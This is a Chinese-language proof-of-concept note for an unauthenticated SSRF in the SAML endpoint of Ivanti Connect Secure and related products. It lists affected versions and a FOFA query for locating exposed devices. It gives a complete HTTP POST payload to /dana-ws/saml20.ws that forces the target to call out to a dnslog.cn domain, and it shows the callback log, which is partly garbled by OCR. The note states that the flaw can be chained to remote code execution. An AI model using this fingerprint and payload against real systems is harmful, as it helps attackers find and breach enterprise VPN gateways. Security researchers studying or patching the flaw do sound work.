I2-1IvantiConnectSecure-VPN-SSRF

漏洞描述：


此漏洞是由于Ivanti Connect Secure、Ivanti Policy Secure和 Ivanti Neurons for ZTA 的 SAML 组件中存在服务器端请求伪造漏洞，因此攻击者可利用该漏洞在未经身份验证的情况下访问某些受限资源，结合相关功能造成远程代码执行。

影响版本：

Ivanti Neurons for ZTA<22.6R1.3
9.0<=Ivanti Connect Secure<9.1R14.4
9.0<=Ivanti Connect Secure<9.1R17.2
9.0<=Ivanti Connect Secure<9.1R18.3
22.0<=Ivanti Connect Secure<22.4R2.2
22.0<=Ivanti Connect Secure<22.5R1.1
9.0<=Ivanti Policy Secure<10.0
22.0<=Ivanti Policy Secure<23.0

网站图片：

ivanti



网络测绘：

fofa语法：

header="DSBrowserID" || banner="DSBrowserID" || body="/dana-na/;expires=" || body="dana-cached/imgs/space.gif" || body="/dana-na/imgs/space.gif" || body="/dana-na/imgs/Product_favicon.png" || body="/dana-na/imgs/Ivanti_favicon.png" || body="/dana-na/css/ds.js" || body="ds_mobile_safari.css" || body="welcome.cgi?p=logo&signinId=url_default"

漏洞复现：

payload：

```
POST /dana-ws/saml20.ws HTTP/1.1
Host: your-ip
Content-Type: text/xml
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
      <soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
        <soap:Body>
          <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
            <ds:SignedInfo>
              <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
              <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
            </ds:SignedInfo>
            <ds:SignatureValue>dummy</ds:SignatureValue>
            <ds:KeyInfo xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.w3.org/2000/09/xmldsig#">
              <ds:RetrievalMethod URI="http://1111111.7217xv.dnslog.cn"/>
              <ds:X509Data/>
            </ds:KeyInfo>
            <ds:Object></ds:Object>
          </ds:Signature>
    </soap:Body>
</soap:Envelope>
```

效果图:
Dnslog验证

DNSLog 使用 Yakit 自带的 DNSLog 反连服务

内置 | 自定义 | 内置DNSLog: dnslog.cn | 使用本地: | 生成一个可用域名

当前激活域名为
72l7xv.dnslog.cn

只看A记录: 自动刷新记录:

	域名	DNS类型	远端IP	Timestamp
+	[illegible]/xv.[illegible].n	A	[illegible]	2024-02-06 06:03:53
[illegible]	_.72l7[illegible]	A	[illegible]96	2024-02-06 06:03:53
[illegible]	[illegible]	A	[illegible].102.1	2024-02-06 06:03:56
+	1111[illegible]..72l7[illegible]og.cn	A	[illegible]	2024-02-06 06:03:56